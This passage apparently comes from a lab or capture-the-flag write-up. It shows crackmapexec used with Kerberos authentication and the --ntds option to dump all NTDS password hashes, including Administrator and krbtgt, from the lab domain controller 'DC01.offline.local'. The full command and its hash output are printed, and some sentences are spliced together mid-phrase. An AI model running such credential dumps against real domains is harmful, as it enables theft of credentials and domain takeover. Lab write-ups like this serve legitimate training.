
Dumping hashes using secretsdump.py crackmapexec
Lets, do it with crackmapexec as I am lazy to type the It gives the hashes in bright orange.
So, You again want my password hashes right, Then here you go (Also, If you manage to crack any of those user hashes then let me know th plain text)secretsdump.py command, instead lets tap up arrow and slap --ntds to it
┌─[Xyan1d3@Serpent]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # crackmapexec smb DC01.offline.local -k --ntds
SMB         DC01.offline.local 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:OFFLINE.local) (signing:True) (SMBv1:False)
SMB         DC01.offline.local 445    DC01             [+] OFFLINE.local\Administrator (Pwn3d!)
SMB         DC01.offline.local 445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         DC01.offline.local 445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:9689931bed40ca5a2ce1218210177f0c:::
SMB         DC01.offline.local 445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         DC01.offline.local 445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9dd80f5c2fc8e20e574e971591deba7c:::
SMB         DC01.offline.local 445    DC01             pokimane:1103:aad3b435b51404eeaad3b435b51404ee:c8f9b36640ef598fae6393ca95f88839:::
SMB         DC01.offline.local 445    DC01             svc_iis:1601:aad3b435b51404eeaad3b435b51404ee:214e90b41e2752d80acd34e13f3e9831:::
SMB         DC01.offline.local 445    DC01             toast:1604:aad3b435b51404eeaad3b435b51404ee:49dcfe28d58a2f0c035369bb7e22fd02:::
SMB         DC01.offline.local 445    DC01             michaelreeves:1606:aad3b435b51404eeaad3b435b51404ee:aa814b680a4e5b792890d18f93d823ef:::
SMB         DC01.offline.local 445    DC01             xyan1d3:1608:aad3b435b51404eeaad3b435b51404ee:adf8db8ee1f8236a41b336d40b7fcf22:::
SMB         DC01.offline.local 445    DC01             DC01$:1000:aad3b435b51404eeaad3b435b51404ee:a26592bebc4975a288efb5b73357d59d:::
SMB         DC01.offline.local 445    DC01             WS01$:1605:aad3b435b51404eeaad3b435b51404ee:ca2779a313d6fb03e93f5032d08de782:::
SMB         DC01.offline.local 445    DC01             FAKE3000$:1610:aad3b435b51404eeaad3b435b51404ee:a8f33bee89eba84d289ab51248f1534b:::
SMB         DC01.offline.local 445    DC01             [+] Dumped 11 NTDS hashes to /root/.cme/logs/DC01_DC01.offline.local_2022-07-25_132642.ntds of which 8 were added to the database